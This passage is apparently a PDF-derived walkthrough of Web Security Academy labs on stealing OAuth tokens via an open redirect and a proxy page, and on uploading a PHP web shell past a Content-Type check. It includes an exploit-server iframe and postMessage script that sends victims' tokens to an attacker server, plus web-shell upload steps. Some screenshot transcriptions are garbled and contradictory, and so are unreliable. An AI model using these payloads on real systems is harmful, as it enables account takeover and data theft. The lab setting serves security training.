2 Sec-CH-UA: "Chromium";v="142"
3 Sec-CH-UA-Mobile: 10
4 Sec-CH-UA-Platform: "Windows"
5 Sec-CH-UA-Platform-Version: "10.0"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
8 Accept: 

```

**Response**

```

1 HTTP/2 200 Found
2 Content-Type: application/javascript
3 Pragma: no-cache
4 Cache-Control: no-cache, no-store
5 Set-Cookie: interaction=cashBuyForYouId=5b57f8e1; path=/interaction/cashBuyForYouId/5b57f8e1; expires=Sat, 10 Jan 2024 14:42:41 GMT; max-age=18000; secure; httpOnly
6 Set-Cookie: _interaction_rememberToken=0433001c42c70a4d3c3f5f2e002; path=/auth/cashBuyForYouId/5b57f8e1; expires=Sat, 10 Jan 2024 14:42:41 GMT; max-age=18000; secure; httpOnly
7 Location: /interaction/cashBuyForYouId/5b57f8e1
8 Content-Type: text/html; charset=UTF-8
9 Date: Sun, 10 Jan 2024 14:42:41 GMT
10 Keep-Alive: timeout=30
11 Content-Length: 10
12 Redirecting to /interaction/cashBuyForYouId/5b57f8e1

```

**Done**

Event log (0) All issues Memory: 197.6MB of 3.6GB ENG Disabled 2032 10:01:2026


**Step 4:** Change the redirect\_uri to point to the legitimate redirect URL, but append your open redirect payload (e.g., <https://client-app.com/oauth-callback?path=https://your-exploit-server.com/>).

**Step 5:** Deliver a crafted link to the victim that triggers this modified OAuth flow.

The screenshot illustrates the final step of the exploit development process. On the left, the Burp Suite interface shows a crafted POST request to the exploit server. The request body contains a script that sets the location hash to 'substr(1)'. On the right, a Microsoft Edge browser window displays a challenge page from 'Web Security Academy' titled 'Stealing OAuth access tokens via an open redirect'. It includes a form for crafting a response with the URL 'https://exploit-0abd0092041f90208372fec2017e0c3.exploit-server.net/exploit'. Below the browser is a taskbar with various icons.

**Step 6:** When the victim logs in, the OAuth provider sends the access token to the client's callback, which then immediately redirects the token to your **Exploit Server**.

**Step 7:** Check your **Exploit Server access logs** to retrieve the victim's leaked access token from the URL fragment or query string.



**Step 7:** Use the stolen token to make an authenticated API request to the application's /userinfo or /me endpoint to log in as the victim.

**Step 8:** Navigate to the **Admin panel** and delete the user **carlos** to solve the lab.



### Tab3: Stealing OAuth access tokens via a proxy page

**Objective:** Exfiltrate a sensitive OAuth access token by identifying a proxy page that can be manipulated to leak data to an attacker-controlled server.

**Step 1:** Log in to your own account and identify how the application uses **OAuth** for authentication.

The screenshot shows two windows. On the left is a Burp Suite interface with a request message. The request URL is `https://auth0.us3t7002:8163367b-004ec1af2640eb...`. The request body contains a JSON payload with a key `client_id` set to a value starting with `0x...`. On the right is a Firefox browser window titled "Stealing OAuth access tokens via a proxy page". The page content includes a banner for "WebSecurity Academy", a "Get to exploit server" button, and a "Submit solution" button. Below the banner is a "Home | My account | Log out" link. The main content area features a large image of a person in a running pose on a track, with the text "WE LIKE TO BLOG". At the bottom of the page, there is a "New Year - New Friends" section.

**Step 2:** Send request to repeater.

The screenshot shows a Burp Suite interface with a response message. The status code is 200 OK. The response body contains a JSON object with a key `access_token` and its value. The response also includes headers such as `Content-Type: application/json; charset=UTF-8`, `Content-Length: 102`, and `Expires: Sun, 10 Jan 2022 12:42:22 GMT`. Below the response, there is a note: "Redirecting to /indexaction/indexActionIndex.html". At the bottom of the screen, there is a taskbar with various icons and a system tray showing battery level and time.


**Step 3:** Find a "proxy page" on the client application—typically a page that uses `window.postMessage()` to communicate with its parent or child windows.

**Step 4:** Test the proxy page to see if it allows sending data to any origin or if it has an **open redirect** that can be chained.

**Step 5 :** On your **Exploit Server**, create a script that opens the OAuth authorization URL in an iframe or a new window.

**Step 6:** Point the OAuth redirect\_uri to the identified proxy page on the legitimate site.

**Step 7:** Configure your exploit script to listen for the message containing the access token forwarded by the proxy page.



**Step 8:** Deliver the exploit to the victim; when they log in, their token will be sent to the proxy and then "posted" to your server.



Head:  
HTTP/1.1 200 OK  
Content-type: text/html; charset=utf-8

Body:


```
Hello, world!
<iframe src="https://oauth-0a7900b0314361d82aeds01f5007.exploit-server.net/auth?client_id=ny7g&action=pakysl22B&redirect_uri=https://0a2b00b03dd136ac8011ee7c00320132.web-security-academy.net/oauth&callback_=ipost/comment/comment&form&response_type=token&&nonce=1433088930&scope=openid%20profile%20email"></iframe>
<script>
  window.addEventListener('message', function(e) {
    fetch("?" + encodeURIComponent(e.data.data))
  }, false)
</script>
```

Buttons: Store, View exploit, Deliver exploit to victim, Access log

## Step 8: Check your Exploit Server logs for the stolen access token and use it to log in as the victim



## Step 9: Access the Admin panel and delete the user carlos to solve the lab.




# File upload vulnerabilities


## Lab1: Web shell upload via Content-Type restriction bypass

Objective: Bypass the application's file upload restrictions—which only allow specific Content-Type headers—to upload a PHP web shell and exfiltrate the contents of /home/carlos/secret


Step 1: Log In: Access the lab and log in to your account using the credentials wiener:peter.



Step 2: Attempt Upload: Go to your account page, select a PHP file (e.g., exploit.php) containing a web shell, and attempt to upload it as your avatar.



Step 3: Observe Failure: The application will reject the file, stating that only image/jpeg or image/png are allowed.



Step 5: Intercept Request: Open **Burp Suite**, ensure the proxy is on, and repeat the upload attempt.

Step 6: Modify Content-Type: \* Locate the POST /my-account/avatar request in the **Proxy > HTTP history** tab.

- Right-click and select **Send to Repeater**.
- In the request body, find the Content-Type header associated with your file (it will likely be application/x-php).
- **Change it to:** image/jpeg.

Burp Suite Community Edition v1.2025.11.6 - Temporary Project

Request

```

POST /my-account/upload HTTP/1.1
Host: 127.0.0.1:8080
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary0Ae1C9fE9F
Content-Length: 100
Expect: 100-continue
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win32) AppleWebKit/537.36
Accept: */*
Referer: https://127.0.0.1:8080/my-account/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9

```

Response

```

HTTP/1.1 200 OK
Date: Sun, 11 Jun 2023 05:16:49 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Type: application/x-javascript
Content-Length: 133

```

Inspector

Request attributes

Request body parameters

Request cookies

Request headers

Response headers

**Step 7: Send Request:** Click **Send** in Repeater. The server should now accept the file because it trusts the modified Content-Type header.

Burp Suite Community Edition v1.2025.11.6 - Temporary Project

Request

```

POST /my-account/upload HTTP/1.1
Host: 127.0.0.1:8080
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary0Ae1C9fE9F
Content-Length: 100
Expect: 100-continue
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win32) AppleWebKit/537.36
Accept: */*
Referer: https://127.0.0.1:8080/my-account/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9

```

Response

```

HTTP/1.1 200 OK
Date: Sun, 11 Jun 2023 05:16:49 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Type: application/x-javascript
Content-Length: 133

```

Inspector

Request attributes

Request body parameters

Request cookies

Request headers

Response headers

Burp Suite Community Edition v1.2025.11.6 - Temporary Project

Request

```

POST /my-account/upload HTTP/1.1
Host: 127.0.0.1:8080
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary0Ae1C9fE9F
Content-Length: 100
Expect: 100-continue
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win32) AppleWebKit/537.36
Accept: */*
Referer: https://127.0.0.1:8080/my-account/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9

```

Response

```

HTTP/1.1 200 OK
Date: Sun, 11 Jun 2023 05:16:49 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Type: application/x-javascript
Content-Length: 133

```

Inspector

Request attributes

Request body parameters

Request cookies

Request headers

Response headers

Screenshot of Burp Suite showing a captured request to `https://0a32094c0495dab8d0d44460910bad.web-security-academy.net`. The request is a GET to `/files/avatars/exploit.php` with various headers including User-Agent (Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36), Accept (image/png,image/webp,image/jpeg,image/svg+xml,image/\*/\*+q0.8), and Sec-Fetch-Dest: img.

The response shows a 200 OK status with Content-Type: text/html; charset=UTF-8 and Content-Length: 2. The response body contains the file content:

```

<?php
$fp = fopen("exploit.php", "w");
fwrite($fp, "-----\n");
fclose($fp);
header("Content-Type: application/x-shockwave-flash");
header("Content-Length: 2");
exit();
?>
-----
```

The Burp Suite interface includes an Inspector tab where the selected text is "exploit.php". The status bar at the bottom indicates Memory: 250.0MB of 3.4GB and Disabled.

**Step 8: Retrieve Secret:** The page will display the contents of the secret file. Copy this value.

Screenshot of Burp Suite showing a captured request to `https://0a32094c0495dab8d0d44460910bad.web-security-academy.net`. The request is a GET to `/files/avatars/exploit.php?ver=1&name=carlos&secret` with various headers including User-Agent (Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36), Accept (image/png,image/webp,image/jpeg,image/svg+xml,image/\*/\*+q0.8), and Sec-Fetch-Dest: img.

The response shows a 200 OK status with Content-Type: text/html; charset=UTF-8 and Content-Length: 34. The response body contains the file content:

```

-----
```

A context menu is open over the response body, with the "Copy" option highlighted. The status bar at the bottom indicates Memory: 242.5MB of 3.4GB and Disabled.

Below the Burp Suite interface, a screenshot of a Windows desktop shows a browser window with the same URL. The status bar at the bottom indicates ENG IN 11:32 11-01-2026.


